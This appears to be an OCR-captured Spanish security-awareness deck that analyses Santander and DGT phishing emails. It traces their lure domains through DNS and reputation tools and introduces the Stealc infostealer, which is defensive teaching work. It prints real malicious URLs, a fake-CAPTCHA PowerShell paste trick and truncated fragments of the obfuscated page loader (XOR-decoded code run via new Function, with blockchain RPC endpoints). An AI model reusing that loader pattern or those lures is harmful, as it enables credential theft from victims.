
Nuestro equipo de soporte está disponible para ayudarte en cualquier momento.

**Atentamente,**

**El equipo de Santander España**

Este mensaje es informativo y se envía únicamente con fines educativos.


B
BancoSantander <customerservice.ug@mtn.com>
To carlos@carlosmelero.com
Reply
Reply
If there are problems with how this message is displayed, click here to view it in a web browser.
Santander
https://klopsmc.pl/es/
Click or tap to follow link.
Verificar ahora
Se ha anadido un nuevo mensaje en su perfil de cliente. Revíselo en el
La autenticacion multifactor asegura su informacion personal.
Verificar ahora
Nuestro equipo de soporte está disponible para ayudarte en cualquier momento.
Atentamente,
El equipo de Santander España
Este mensaje es informativo y se envía únicamente con fines educativos.


abuseIPDb.com
virustotal.com
expandurl.net
screenshotmachine.com
web.archive.org
DNS
dnshistory.org
whois
rdap.org
dig
nslookup

abuseipdb.com
virustotal.com
expandurl.net
screenshotmachine.com
web.archive.org
dnshistory.org
rdap.org
any.run
dig
Nslookup

# ¿Qué hacemos con esta información?

mtn.com
klopsmc.pl/es

**¡NO ENTREIS EN LAS WEBs / IPs!**

# DNS Records

Domain: **klopsmc•pl**.
Added: 2026-03-07
Last updated: 2026-04-07

What points here by: **CNAME** / **NS** / **MX** / **PTR**
View: **SubDomains** / **Check DNS Propagation** / **Dig**.

## SOA - (History:2)

2026-04-07 -> 2026-04-07
MName: ns1.mysecurecloudhost.com
Serial: 2026032904
Refresh: 3600
Retry: 1800
Expire: 86400

## NS - (History:2)

2026-04-07 -> 2026-04-07 **ns2.mysecurecloudhost.com**
2026-04-07 -> 2026-04-07 **ns1.mysecurecloudhost.com**
2026-04-07 -> 2026-04-07 **ns3.mysecurecloudhost.com**
2026-04-07 -> 2026-04-07 **ns4.mysecurecloudhost.com**

## NS - (History:2)

2026-04-07 -> 2026-04-07 **ns2.mysecurecloudhost.com**
2026-04-07 -> 2026-04-07 **ns1.mysecurecloudhost.com**
2026-04-07 -> 2026-04-07 **ns3.mysecurecloudhost.com**
2026-04-07 -> 2026-04-07 **ns4.mysecurecloudhost.com**

## MX

2026-04-07 -> 2026-04-07 **0** -> **klopsmc.pl**

## A - (History:1)

2026-04-07 -> 2026-04-07 **65.181.113.95**

## AAAA

## CNAME

## PTR

## TXT

2026-04-07 -> 2026-04-07 "v=spf1 +a +mx +ip4:65.181.113.95 include:spf.mysecurecloudhost.com ~all"

# Notificación Administrativa Oficial

D

DGT <sede.dgt.gob.es.69923826-DECF-31FB-B032EC1CD7246426@therugest.com>
To carlos@carlosmelero.com

Reply | Reply All | Forward | ...

sá. 04/04/2026 9:24

If there are problems with how this message is displayed, click here to view it in a web browser.

Hola carlos@carlosmelero.com,

Hemos detectado que un trámite pendiente en su expediente aún no ha sido finalizado. Para evitar posibles recargos o restricciones, le recomendamos completar el proceso cuanto antes.
Resumen:

Importe inicial: 100,00 €
Importe actual: 200,00 €

Si no se completa la gestión en breve, el importe podría aumentar automáticamente.

Puede revisar los detalles y completar el proceso accediendo al siguiente enlace seguro:
Acceder a mi expediente

Una vez completado el proceso, la actualización se reflejará automáticamente en su expediente.

Si tiene alguna duda, nuestro servicio de soporte está disponible para ayudarle.

Cordialement,
DGT - Servicio de Gestión Administrativa

Ref: 69923827-E0E4-CD6E-1D4C6797626DA573

DGT <sede.dgt.gob.es.699238 07246426@therugest.com>

Si no se completa la gestión en breve, el importe podría au

https://encuentronudista.org/re/config
Click or tap to follow link.

Puede revisar los detall die

Acceder a mi expediente

abuseipdb.com
virustotal.com
screenshotmachine.com
web.archive.org
whois / rdap.org
dig
Nslookup

¿Qué hacemos con esta información?

therugest.com
encuentronudista.org/re/config

¡NO ENTREIS EN LAS WEBs / IPs!

Your screenshot is ready.

DOWNLOAD SCREENSHOT


0
/ 96

Community Score

No security vendors flagged this URL as malicious

http://encuentronudista.org/
encuentronudista.org

text/html external-resources

We resolved the domain encuentronudista.org to IP address 104.21.39.201.

# AbuseIPDB » *104.21.39.201*


Check an IP Address, Domain Name, Subnet, or ASN
e.g. **79.146.42.105**, **microsoft.com**, **5.188.10.0/24**, or **AS15169**


**104.21.39.201** was found in our database!

This IP was reported **1** times. Confidence of Abuse is **0%**: ?

0%

any.run





```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> I am not a robot - Cloudflare ID: 07abbfa1077496ab
I : The term 'I' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the
spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ I am not a robot - Cloudflare ID: 07abbfa1077496ab
+ ~
    + CategoryInfo          : ObjectNotFound: (I:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\WINDOWS\system32>
PS C:\WINDOWS\system32>
```


view-source:https://encuentronudista.org/
https://www.view-page-source.com/


<script>(function(){var k=200,d="4K69pqu8oaem4OGzwr6puuiLifXv ....
....
Hmq6m8q6Dgrr2mq7yhp6bg4bO14fPCteHg4fPC",i,s=atob(d),r=new Uint8Array(s.length);for(i=0;i<s.length;i++)r[i]=s.charCodeAt(i)^k;try{(new Function(new TextDecoder().decode(r)))()




view-source:https://encuentronudista.org/
https://www.view-page-source.com/

(function(){var CA='0x08207B087F61d7e95E441E15fd6d40BEfd6eD308';var RPC=["https://polygon.drpc.org","https://polygon-bor-rpc.publicnode.com","https://polygon.lava.build","https://polygon.rpc.subquery.network/public","htt




# Stealc

## ¿Qué es?

Stealc, también conocido como StealC, es un *malware* de tipo troyano *stealer* con capacidades de *loader*, que se ofrece como plataforma de *malware* como servicio (*MaaS*) y se enfoca en infectar dispositivos Windows para permitir el robo y la exfiltración de su información. Además, proporciona una puerta trasera a los atacantes que permite incluir los dispositivos como parte de una *botnet* para realizar otras actividades maliciosas de manera distribuida.

## ¿Qué hace?

